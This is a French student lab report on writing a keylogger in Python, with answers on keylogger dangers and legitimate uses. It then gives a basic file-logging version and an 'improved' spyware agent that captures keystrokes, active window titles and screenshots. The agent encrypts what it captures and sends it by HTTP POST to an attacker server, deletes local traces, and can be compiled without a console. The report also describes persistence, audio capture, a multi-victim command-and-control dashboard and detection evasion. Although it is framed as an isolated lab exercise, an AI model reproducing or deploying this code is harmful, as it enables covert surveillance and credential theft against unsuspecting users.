LAB 1 : Développer un Keylogger

LAB 1 – Extension Avancée : Projet de Simulation Keylogger

Marin Cohu
Yilizire Xiaohereti
I3 App
RS 1

LAB 1 : Développer un Keylogger

1.Expliquer brièvement le concept de keylogger. Et quels sont les dangers encourus si on est infecté pour ce genre de code malicieux ?

Un keylogger (enregistreur de frappe) est un type de malware ou dispositif matériel qui capture et enregistre toutes les frappes clavier d'un utilisateur à son insu. Il existe deux catégories principales : les keyloggers logiciels, qui sont des programmes malveillants installés sur le système, et les keyloggers matériels, qui sont des dispositifs physiques connectés entre le clavier et l'ordinateur.

Le keylogger fonctionne en interceptant les signaux du clavier avant qu'ils n'atteignent le système d'exploitation, puis transmet les données collectées à l'attaquant par différents moyens comme l'email, un serveur distant ou un fichier local.

Le premier danger concerne le vol de données sensibles. Un keylogger peut capturer tous les identifiants et mots de passe saisis, qu'il s'agisse de compte bancaire, d'email professionnel ou d'accès à des systèmes critiques. Les numéros de carte bancaire et codes de sécurité sont également exposés, tout comme les données confidentielles d'entreprise.

L'espionnage industriel représente une menace particulièrement grave en milieu professionnel. Les keyloggers permettent la capture de secrets commerciaux, de stratégies d'entreprise et facilitent le vol de propriété intellectuelle. L'accès aux communications internes sensibles peut donner à un concurrent ou un acteur malveillant un avantage considérable.

La compromission système constitue un autre risque majeur. Les identifiants capturés permettent un accès non autorisé aux systèmes critiques de l'entreprise et facilitent l'escalade de privilèges. Le keylogger peut également servir de porte d'entrée pour d'autres attaques plus sophistiquées comme les ransomwares ou les menaces persistantes avancées.

Enfin, l'impact réglementaire est aussi notable. Une infection par keylogger peut entraîner des violations du RGPD (Règlement Général sur la Protection des Données) et d'autres réglementations, exposant l'entreprise à des sanctions financières importantes et causant des dommages durables à sa réputation.

2.Y a-t-il une utilisation légitime pour ce genre de programme ? expliquer

Il existe divers cas d'usage légitime de keyloggers.

Les parents peuvent légitimement utiliser des keyloggers pour surveiller l'activité en ligne de leurs enfants mineurs. Cela permet de les protéger contre les prédateurs en ligne, le cyberharcèlement ou l'accès à des contenus inappropriés. Cette utilisation est généralement acceptée tant que l'enfant est mineur et que les parents exercent leur responsabilité parentale.

Les employeurs peuvent déployer des keyloggers sur les équipements professionnels pour surveiller l'activité des employés. Cela sert à vérifier la productivité, prévenir les fuites de données confidentielles, ou s'assurer du respect des politiques d'usage. Cependant, cette pratique est très encadrée : l'employeur doit informer les employés de la surveillance, obtenir l'accord du comité social et économique, et respecter le RGPD. La surveillance doit être proportionnée et justifiée par un intérêt légitime.

Les experts en cybersécurité et les enquêteurs utilisent des keyloggers dans le cadre d'investigations légales. Cela peut servir à collecter des preuves lors d'enquêtes criminelles, à analyser des incidents de sécurité, ou à retracer les actions d'un utilisateur suspecté d'activités malveillantes. Cette utilisation nécessite généralement une autorisation judiciaire.

Certaines personnes installent volontairement des keyloggers sur leurs propres appareils pour suivre leur productivité, analyser leurs habitudes de travail ou récupérer des données accidentellement perdues.

6.2.Quel est le rôle du paramètre on_press ?

Le paramètre on_press définit une fonction de rappel (callback). Son rôle est d'indiquer au Listener quelle fonction (ici processkeys) il doit exécuter automatiquement chaque fois qu'une touche est enfoncée.

8.Quel est le rôle des instructions ci-dessus ?

keyboard_listener.start() est un gestionnaire de contexte qui assure que l'écouteur démarre et s'arrête proprement.

keyboard_listener.join() bloque le thread principal. Sans elle, le script Python se terminerait immédiatement après avoir lancé l'écouteur, car il arriverait à la fin du fichier. .join() force le programme à attendre que l'écouteur s'arrête (ce qui, dans ce code, n'arrive jamais sauf si on tue le processus).

9.Lancer votre programme, que se passe-t-il lorsque vous tapez sur les touches du clavier ?

Le programme affiche chaque touche pressée dans la console en temps réel.

10.C'est quoi le problème avec l'affichage ?

Il faut mettre l'instruction à l'intérieur dans bloc try ... except. Pourquoi ?

Il est indispensable d'utiliser try ... except car l'attribut key.char n'existe que pour les touches alphanumériques (lettres, chiffres). Si l'utilisateur appuie sur une touche spéciale (Maj, Ctrl, F1, flèches), Python génère une erreur AttributeError. Le bloc try tente de lire le caractère, et le except permet de gérer les cas où la touche n'est pas un caractère standard sans faire planter le programme.

11.3.3.Que fait la méthode open ?

La méthode open crée un objet de fichier et établit une connexion entre le script Python et le fichier stocké sur le disque dur. Elle permet de lire, d'écrire ou de modifier le contenu du fichier désigné par le chemin path.

11.3.4.Que représente le paramètre "a" ?

Le paramètre "a" signifie Append (Ajout). Il indique que le fichier est ouvert en écriture, mais que les nouvelles données seront ajoutées à la fin du fichier existant, sans effacer le contenu précédent. C'est essentiel pour un keylogger afin de conserver l'historique complet des saisies.

11.3.5.Rajouter l'instruction logfile.clos(). A quoi sert-elle ?

Elle sert à fermer la connexion avec le fichier. C'est crucial car :

- Elle libère les ressources système ;
- Elle garantit que toutes les données temporairement stockées en mémoire (buffer) sont bien écrites physiquement sur le disque ;
- Elle évite la corruption du fichier si le programme s'arrête brusquement.

14.Quels sont les points faibles de ce keylogger ?

Les points faibles sont :

- Le manque de furtivité car le programme ouvrant une console lors de son exécution, l'utilisateur risquerait de remarquer la présence de cette fenêtre suspecte dans la barre des tâches ;
- Le stockage local vulnérable, les données étant stockées dans log.txt sur le même disque que le système. Si la victime découvre le fichier, l'attaquant perd ses données et est démasqué. De plus, sans accès physique ultérieur, l'attaquant ne peut jamais récupérer les informations ;
- L'absence de persistance, car le script s'arrête dès que l'ordinateur est redémarré ou que la session est fermée. Un véritable malware doit pouvoir se relancer automatiquement ;
- La détection par analyse comportementale, car même si le code est simple les antivirus modernes (EDR) détectent l'utilisation de pynput couplée à l'écriture de fichiers cachés comme un comportement malveillant .

Version initiale du code :

```
import pynput.keyboard
import threading
import os

# --- VARIABLES GLOBALES ---
# 11.1 & 11.2 : Variable pour stocker les touches et chemin du fichier
log = ""
path = "log.txt"

# --- FONCTION DE TRAITEMENT DES TOUCHES ---
def processkeys(key):
    """
    Question 5 & 10 : Cette fonction est appelée à chaque pression de touche
    Elle filtre les caractères et les stocke dans la variable globale 'log'
    """
```

```
    global log
    try:
        # 10.3 : On essaie de récupérer le caractère alphanumérique (a, b, 1, 2...)
        # L'utilisation du bloc try/except est obligatoire car les touches spéciales (Ctrl,
Alt, etc.) n'ont pas d'attribut .char et feraient planter le programme
        log = log + str(key.char)
    except AttributeError:
        # 10.4 : Gestion manuelle des touches de structure demandées
        if key == key.space:
            log = log + " " # Ajoute un espace réel
        elif key == key.enter:
            log = log + "\n" # Ajoute un saut de ligne
        # 10.5 : Pour toutes les autres touches (flèches, maj, ctrl...), on concatène une
chaîne vide pour ne pas polluer le log
        else:
            log = log + ""

# --- FONCTION DE SAUVEGARDE (REPORT) ---
def report():
    """
    11.3 : Fonction chargée d'écrire le contenu du log dans le fichier
    """
    global log
    global path

    # On ne tente l'écriture que s'il y a des données à sauvegarder
    if log:
        # 11.3.2 : Ouverture en mode "a" (append) pour ajouter à la suite du fichier
        # 11.3.4 : Le paramètre "a" évite d'écraser les saisies précédentes
        logfile = open(path, "a")
        logfile.write(log)
        # 11.3.5 : Fermeture pour libérer les ressources et valider l'écriture sur disque
        logfile.close()

        # Réinitialisation de la variable log pour éviter les doublons au prochain cycle
        log = ""

    # 11.1 : Utilisation de threading pour relancer la fonction périodiquement sans bloquer
l'écoute du clavier (toutes les 10 secondes ici)
    timer = threading.Timer(10, report)
    timer.start()

# --- PROGRAMME PRINCIPAL ---

# 6.1 : Déclaration du listener (écouteur) de clavier
keyboard_listener = pynput.keyboard.Listener(on_press=processkeys)

# 12 : Lancement du processus de sauvegarde automatique
report()

# 7 : Utilisation du gestionnaire de contexte pour lancer le listener
with keyboard_listener:
    # 8 : .join() permet de maintenir le script actif tant que le listener tourne
    keyboard_listener.join()
```

Réflexion d’un(e) ingénieur(e)

15.Proposer une version améliorée de ce keylogger. Justifier le choix des améliorations et détailler les étapes de mise en œuvre.

La version améliorée de ce programme repose sur une architecture client-serveur sécurisée par un protocole de chiffrement symétrique AES-256, conçue pour fonctionner au sein d'un segment LAN isolé sous l'hyperviseur VMware. Cette approche résout les failles majeures du script pédagogique initial en remplaçant le stockage local vulnérable par une exfiltration réseau systématique via le protocole HTTP POST, où chaque donnée est cryptée avant son envoi. En déportant les informations vers une machine attaquante distante sous forme de blocs de données illisibles, le programme garantit que les logs ne peuvent être analysés par un système de détection d'intrusion ou par un analyste ayant accès au trafic réseau.

Aussi l'extension des capacités de surveillance inclut désormais des modules multimédias avancés permettant la capture d'écran et l'enregistrement audio environnemental périodiques pour suivre au mieux l’activité de la victime.

Sur le plan de la furtivité, le programme est optimisé pour être compilé en un exécutable autonome s'exécutant sans interface graphique, ce qui élimine toute présence d'une console suspecte dans la barre des tâches de l'utilisateur. La gestion de l'empreinte numérique est assurée par un mécanisme de nettoyage automatique qui supprime les fichiers temporaires de capture immédiatement après leur transmission réussie vers le serveur de l'attaquant, tandis que la persistance du malware est garantie par son injection dans les mécanismes de démarrage automatique du système d'exploitation de la victime.

La mise en œuvre technique s'appuie sur la bibliothèque Python cryptography pour sécuriser les échanges et sur requests pour transformer les logs et les fichiers binaires en objets JSON structurés et normalisés.

Un thread de surveillance indépendant gère le cycle d'exfiltration toutes les soixante secondes, ce qui permet au thread principal de maintenir une interception des touches en temps réel sans ralentir le système cible ni provoquer de saccades suspectes.

Enfin, l'utilisation d'identifiants uniques (UUID) pour chaque machine victime permet à l'attaquant de structurer et d'organiser les dossiers de réception sur le serveur de manière automatisée, facilitant ainsi la surveillance de plusieurs cibles simultanément à travers une interface de contrôle centralisée.

Version améliorée du code :

```
import pynput.keyboard
import threading
import requests
import os
import uuid
import json
from PIL import ImageGrab
import pygetwindow as gw
from cryptography.fernet import Fernet

# --- CONFIGURATION SÉCURITÉ ET RÉSEAU ---
# La clé doit être identique sur la machine attaquante pour le déchiffrement
# Dans un cas réel, cette clé serait récupérée au démarrage ou hardcodée
KEY = Fernet.generate_key()
cipher_suite = Fernet(KEY)

# IP de la VM Attaquant sur votre LAN Segment VMware
SERVER_URL = "http://192.168.10.100:5000/exfiltrate"
VICTIM_ID = str(uuid.uuid4())
INTERVAL = 60

class AdvancedEncryptedKeylogger:
    def __init__(self):
        self.log = f"--- Session de surveillance active : {VICTIM_ID} ---\n"
        self.current_window = ""

    def get_context(self):
        """Identifie l'application active pour contextualiser les logs"""
        try:
            window = gw.getActiveWindow()
            if window and window.title != self.current_window:
                self.current_window = window.title
                return f"\n\n[ Fenêtre active : {self.current_window} ]\n"
        except:
            return ""
        return ""
```

```
    def process_keys(self, key):
        """Capture les touches"""
        self.log += self.get_context()
        try:
            # Utilisation de key.char dans un bloc try/except
            self.log += str(key.char)
        except AttributeError:
            # Concaténation des touches de structure
            if key == pynput.keyboard.Key.space: self.log += " "
            elif key == pynput.keyboard.Key.enter: self.log += "\n"
            elif key == pynput.keyboard.Key.backspace: self.log = self.log[:-1]
            # Remplacement du reste par une chaîne vide
            else: self.log += ""

    def take_screenshot(self):
        """Capture visuelle de l'écran de la victime"""
        try:
            img = ImageGrab.grab()
            img.save("temp.png")
            return "temp.png"
        except:
            return None

    def send_data(self):
        """Chiffre et exfiltre les données vers la VM Attaquant"""
        if self.log:
            # Chiffrement AES des logs textuels avant envoi
            encrypted_log = cipher_suite.encrypt(self.log.encode()).decode()
            file_path = self.take_screenshot()

            payload = {
                "id": VICTIM_ID,
                "data": encrypted_log,
                "window": self.current_window,
                "status": "encrypted_aes"
            }

            files = {}
            if file_path:
                files = {'screenshot': open(file_path, 'rb')}

            try:
                # Exfiltration via HTTP POST
                requests.post(SERVER_URL, data=payload, files=files, timeout=10)
                # Réinitialisation si l'envoi est réussi pour éviter les doublons
                self.log = ""
                if file_path:
                    os.remove(file_path) # Nettoyage des traces locales
            except:
                # En cas d'échec réseau, les données sont tamponnées en RAM
                pass

        # Relance récursive du thread de rapport
```


```
        timer = threading.Timer(INTERVAL, self.send_data)
        timer.daemon = True
        timer.start()

    def start(self):
        # Initialisation du listener pynput
        with pynput.keyboard.Listener(on_press=self.process_keys) as listener:
            self.send_data()
            listener.join()

if __name__ == "__main__":
    # Pour la furtivité, compiler avec : pyinstaller --noconsole --onefile keylogger.py
    logger = AdvancedEncryptedKeylogger()
    logger.start()
```

LAB 1 – Extension Avancée :

Projet de Simulation Keylogger

Architecture globale

Le projet repose sur la mise en place d'une infrastructure de surveillance avancée simulant un scénario réel d'exfiltration de données. Le cœur du système s'articule autour d'un agent furtif, déployé sur une machine victime, et d'un centre de commande web administré par l'attaquant. Pour garantir un environnement de test sécurisé et conforme aux exigences pédagogiques, l'ensemble des flux circule au sein d'un réseau interne isolé sous VirtualBox. La communication entre les deux entités est bidirectionnelle : tandis que l'agent transmet les données capturées via des requêtes HTTP POST chiffrées, le serveur de l'attaquant pilote le comportement de la cible à l'aide d'ordres HTTP GET, permettant une gestion dynamique et réactive de l'infection.



Explication du code réalisé

Victime


L'agent a été développé avec une architecture multi-threadée afin de permettre l'exécution simultanée de plusieurs modules de capture sans interruption. Le premier module intercepte les flux clavier en temps réel, opérant une normalisation minutieuse des caractères pour transformer les touches spéciales en un texte parfaitement lisible. Parallèlement, deux autres processus gèrent les captures multimédias, produisant des clichés de l'écran et des enregistrements audio par segments réguliers.

Toutes ces informations sont ensuite structurées au format JSON, garantissant une intégrité parfaite des métadonnées comme l'identifiant unique (UUID) de la machine. Pour protéger la confidentialité des données exfiltrées face à une éventuelle analyse réseau, chaque paquet est chiffré selon l'algorithme AES-256 (Fernet) avant d'être expédié. Enfin, une attention particulière a été portée à la résilience du logiciel. En utilisant un mécanisme de tampon mémoire (buffer), l'agent est capable de conserver les données en cas d'instabilité du réseau. Le vidage de cette mémoire n'intervient qu'après la confirmation explicite du serveur de réception, assurant ainsi qu'aucune information chronologique n'est perdue.


Attaquant, contrôleur


La machine attaquante héberge un serveur Flask dont le rôle est double. D'une part, il agit comme un concentrateur de données capable de traiter simultanément plusieurs victimes grâce à une organisation rigoureuse des fichiers, chaque exfiltration étant triée dans des répertoires nommés par UUID. D'autre part, il propose une interface de contrôle centralisée. Ce tableau de bord web offre une visibilité totale sur l'état de l'agent distant, permettant de visualiser en temps réel si la capture est active ou suspendue. Via ce contrôleur, l'attaquant peut envoyer des directives immédiates pour déclencher des captures spécifiques ou vider les journaux distants. L'interface intègre également une vue d'analyse permettant de consulter l'historique complet des frappes clavier ainsi que les galeries multimédias générées.

Captures d'écran




Capture 1 : Le dashboard du contrôleur montrant le statut "ACTIVE" du keylogger





Capture 2 : La vue du contrôleur affichant les logs déchiffrés



Capture 3 : L'arborescence des fichiers reçus dans ./victims/

Limites et améliorations

Malgré son efficacité, le système actuel présente certaines vulnérabilités face à une analyse forensique poussée. L'écoute sur un port spécifique (8080) côté victime constitue une anomalie réseau qui pourrait être détectée par un simple scan de ports ou un système de détection d'intrusion (IDS).

Pour pallier cette limite, une évolution majeure consisterait à implémenter une méthode de beaconing. Dans cette configuration, c'est la victime qui initierait périodiquement la connexion vers le serveur pour “relever ses ordres”, éliminant ainsi le besoin d'un port ouvert sur la cible. Par ailleurs, bien que le contenu des messages soit chiffré, le passage au protocole HTTPS avec des certificats auto-signés permettrait de masquer la nature même du trafic HTTP, le rendant indiscernable d'une navigation web légitime pour un analyste réseau.